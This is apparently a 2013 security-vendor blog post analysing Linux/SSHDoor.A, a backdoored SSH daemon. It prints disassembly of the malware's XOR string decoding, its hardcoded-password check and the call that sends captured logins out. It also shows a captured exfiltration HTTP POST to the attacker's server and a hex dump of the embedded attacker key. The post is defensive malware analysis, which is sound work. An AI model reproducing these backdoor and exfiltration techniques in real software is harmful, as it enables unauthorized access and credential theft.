
Linux/SSHDoor.A Backdoored SSH daemon that steals passwords

welivesecurity.com/2013/01/24/linux-sshdoor-a-backdoored-ssh-daemon-that-steals-passwords/

January 24, 2013



In his summary of New Year predictions by security researchers here at ESET, Stephen Cobb pointed to expanded efforts by malware authors to target the Linux operating system. Looks like that might be right: A blog post published by Sucuri yesterday describes a backdoored version of the SSH daemon discovered on compromised servers. Interestingly, this


24 Jan 2013 - 12:54PM

In his summary of New Year predictions by security researchers here at ESET, Stephen Cobb pointed to expanded efforts by malware authors to target the Linux operating system. Looks like that might be right: A blog post published by Sucuri yesterday describes a backdoored version of the SSH daemon discovered on compromised servers. Interestingly, this

In his summary of New Year predictions by security researchers here at ESET, Stephen Cobb pointed to expanded efforts by malware authors to target the Linux operating system. Looks like that might be right: A blog post published by Sucuri yesterday describes a backdoored version of the SSH daemon discovered on compromised servers. Interestingly, this backdoor was used in conjunction with the malicious Apache module Linux/Chapro.A that we blogged about recently.

The Secure Shell Protocol (SSH) is a very popular protocol used for secure data communication. It is widely used in the Unix world to manage remote servers, transfer files, etc. The modified SSH daemon described here, Linux/SSHDoor.A, is designed to **steal usernames and passwords** and **allows remote access** to the server via either an hardcoded password or SSH key.

The strings related to the hidden behaviors are XOR encoded. This is done to avoid easy identification by searching the binary for suspicious strings. We identified a total of 16 encoded strings. The figure below shows the part of the code responsible for decoding the hidden data by xoring it with the constant 0x23.




```
begin_xor_loop:
mov     ebx, ebp
mov     rdi, r12        ; s
call    _strlen
cmp     rbx, rax
jb      short continue_looping
```

```
mov     rdx, [rsp+38h+var_30]
xor     rdx, fs:28h
mov     byte ptr [r13+rbx+0], 0
mov     rax, r13
jnz     short end
```

```
continue_looping:
movzx   eax, byte ptr [r12+rbx]
add     ebp, 1
xor     eax, 23h
mov     [r13+rbx+0], al
```

The HTTP protocol is used to send stolen data to a remote server. The information is first encrypted using a 1024-bit RSA key stored in the binary and then Base64 encoded. The data is sent via an HTTP POST request to the server used for data exfiltration.




```
POST / HTTP/1.1
Host: linuxrepository.org
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 234

id=A5ay5S7MERvufk3vtevSk%2fH3Kud2X3TvbVBwzDHHk%2bWjsP%2bwH3%2bGfwZ%2fHFdovdNL%0aXtbcTMBgG
sHKcmoe26P9p%2bxEeGXqsq46wJgGWLbcKUoJFZAkPyWBNzEw2FIu%2f0cz%0ai0WbGO2TI1DofXnIuNQDJPyUqU9
YpL%2bavarjgu80tNw%3d&m=xmE97gyemHw8MaDgCocSoH4YgFm9A0k9
```

The binary we analyzed contains two hostnames for servers used to collect data: openssh.info and linuxrepository.org. Both names were probably chosen to avoid raising suspicions from the administrators of the compromised servers. At this point in time, both hostnames point to a server hosted in Iceland with IP 82.221.99.69.


When the daemon is started, the backdoor sends the IP and port on which the service is running and the hostname of the server.



```
mov     edi, offset aServerListenin ; "Server listening on %s port %s."
call    sub_43CA70
call    read_config_file_or_use_hardcoded ;
                        ; // The backdoor gets the IP and port where SSHD is listening
                        ; // and the hostname of the server.
lea     rdi, [rsp+4638h+name] ; name
call    _uname
mov     rcx, rbp
mov     rdx, r13
mov     esi, offset aSS ; "%s:%s"
mov     edi, offset port_uname_s ; s
xor     eax, eax
call    _sprintf
mov     edi, offset port_uname_format ; "port=%s&uname=%s"
call    decode_string
mov     edi, offset port_uname_s
mov     r12, rax
call    to_lower
mov     rdi, [rsp+4638h+var_4620]
mov     r14, rax
call    to_lower
lea     rdi, [rsp+4638h+s] ; s
mov     r8, rax
mov     rcx, r14
mov     rdx, r12        ; format
mov     esi, 4000h      ; maxlen
mov     r15, rax
xor     eax, eax
call    _snprintf
mov     rdi, r12        ; ptr
call    _free
mov     rdi, r14        ; ptr
call    _free
mov     rdi, r15        ; ptr
call    _free
lea     rdi, [rsp+4638h+s] ; s
call    backdoor_web_request ; // The data is sent to the remote server
```


```
(gdb) x/s $rdi
0x7ffffff98a0:  "port=0.0.0.0%3a22&uname=bt"
```

Whenever a user successfully logs onto the compromised server, the username and password are also sent to the remote server.




```
Breakpoint 2, 0x000000000040b5d5 in ?? ()
(gdb) x/s $r15
0x7fff52c75320:  "sid=test%3atest&uname=bt"
(gdb) 
```

In addition to stealing credentials, the backdoor guarantees persistence on the compromised host for the attacker in two different ways. First, it has a hard-coded password inserted in the code. If any user logs in using this password, he is automatically granted access to the compromised server. The following figure shows the string comparison between the password provided by a user trying to log in and the hardcoded password.



```
.text:000000000040B4BB                 mov     rsi, r14        ; s2
.text:000000000040B4BE                 mov     edi, offset hard_coded_password ; s1
.text:000000000040B4C3                 call    _strcmp
.text:000000000040B4C8                 test    eax, eax
.text:000000000040B4CA                 jz      password_match
```

Second, the modified binary also carries an SSH key. If a user logs into the server with the private key corresponding to the hard-coded public key, he is automatically granted access.



```
00000000004621B0  73 73 68 2D 72 73 61 20  41 41 41 41 42 33 4E 7A  ssh-rsa AAAAB3Nz
00000000004621C0  61 43 31 79 63 32 45 41  41 41 41 44 41 51 41 42  aC1yc2EAAAADAQAB
00000000004621D0  41 41 41 42 41 51 44 46  32 4B 4E 34 32 67 76 66  AAABAQDF2KN42gvf
00000000004621E0  6B 50 37 74 74 71 5A 4E  37 77 62 37 76 43 48 50  kP7ttqZN7wb7vCHP
00000000004621F0  69 65 69 52 34 34 68 58  58 79 47 44 49 54 45 31  ieiR44hXXyGDITE1
0000000000462200  4A 56 48 6C 74 6F 65 37  34 56 56 74 64 4E 55 4E  JVHltoe74VVtdNUN
0000000000462210  6F 76 72 32 50 48 7A 37  33 39 42 2F 33 53 49 54  ovr2PHz739B/3SIT
0000000000462220  58 33 53 74 59 73 2B 32  7A 69 79 67 35 33 32 6A  X3StYs+2ziyg532j
0000000000462230  38 55 33 55 6D 58 76 38  73 74 77 71 4F 45 38 59  8U3UmXv8stwqOE8Y
0000000000462240  4C 6C 2F 71 4F 4F 4C 52  33 67 48 51 49 65 6B 50  Ll/qOOLR3gHQIekP
0000000000462250  44 4D 78 32 73 6C 64 76  48 5A 71 47 55 2B 76 68  DMx2sldvHZqGU+vh
0000000000462260  34 6D 36 4C 52 58 64 67  44 77 4C 75 51 71 2F 37  4m6LRXdgDwLuQq/7
0000000000462270  6D 74 68 4A 64 58 38 78  50 50 36 44 38 4F 67 47  mthJdX8xPP6D8OgG
0000000000462280  42 68 37 69 75 56 73 45  77 4A 68 67 4B 68 78 62  Bh7iuVsEwJhgKhxb
0000000000462290  74 6C 56 71 6A 73 6E 65  42 59 46 7A 39 53 6B 37  tlVqjsneBYFz9Sk7
00000000004622A0  47 58 78 52 61 6B 66 6F  42 59 4B 6C 51 46 74 55  GXxRakfoBYKlQFtU
00000000004622B0  2F 39 4A 70 63 57 50 58  68 57 6E 69 6B 55 5A 33  /9JpcWPXhWnikUZ3
00000000004622C0  56 33 50 79 30 6E 46 76  4C 69 77 47 33 6B 7A 4D  V3Py0nFvLiwG3kzM
00000000004622D0  33 69 74 39 31 47 48 4B  56 79 36 76 68 41 44 6D  3it91GHKVy6vhADm
00000000004622E0  34 78 65 36 6A 51 77 2B  46 48 52 36 46 4D 75 6E  4xe6jQw+FHR6FMun
00000000004622F0  4D 57 50 47 65 61 55 62  4A 52 58 39 38 38 73 68  MWPGeaUbJRX988sh
0000000000462300  38 51 55 2F 75 4F 37 5A  41 6F 42 51 6B 70 4E 59  8QU/uO7ZAoBQkpNY
0000000000462310  62 6F 4E 6F 70 6D 38 46  2B 4C 43 79 4D 73 6C 6C  boNopm8F+LCyMsll
0000000000462320  6C 61 50 41 42 4D 6E 6E  63 45 68 70 23 23 23 23  laPABMnncEhp####
0000000000462330  55 6E 72 65 63 6F 67 6E  69 7A 65 64 20 69 6E 74  Unrecognized int
0000000000462340  65 72 6E 61 6C 20 73 79  73 6C 6F 67 20 6C 65 76  ernal syslog lev
0000000000462350  65 6C 20 63 6F 64 65 20  25 64 0A 00 00 00 00 00  el code %d......
```

The backdoor can also retrieve configuration data from the file **/var/run/.options**. If this file exists the backdoor will use the hostname, backdoor password and SSH key stored in it. The variables are stored one per line in cleartext.

As with Linux/Chapro.A, it is hard to tell how this Trojanized SSH daemon made its way on a compromised server but outdated applications or weak passwords are probably to blame. Finding backdoored files can be problematic for most system administrators. We recommend regular use of integrity checking tools plus monitoring of outgoing network connections and regular scanning of all files by an antivirus product. This threat is detected by ESET as Linux/SSHDoor.A.

Special thanks to Peter Kosinar, Pierre-Marc Bureau, and Olivier Bilodeau for their help.

Analyzed sample MD5 hash: 90dc9de5f93b8cc2d70a1be37acea23a

24 Jan 2013 - 12:54PM

Sign up to receive an email update whenever a new article is published in our Ukraine Crisis – Digital Security Resource Center

Newsletter

Discussion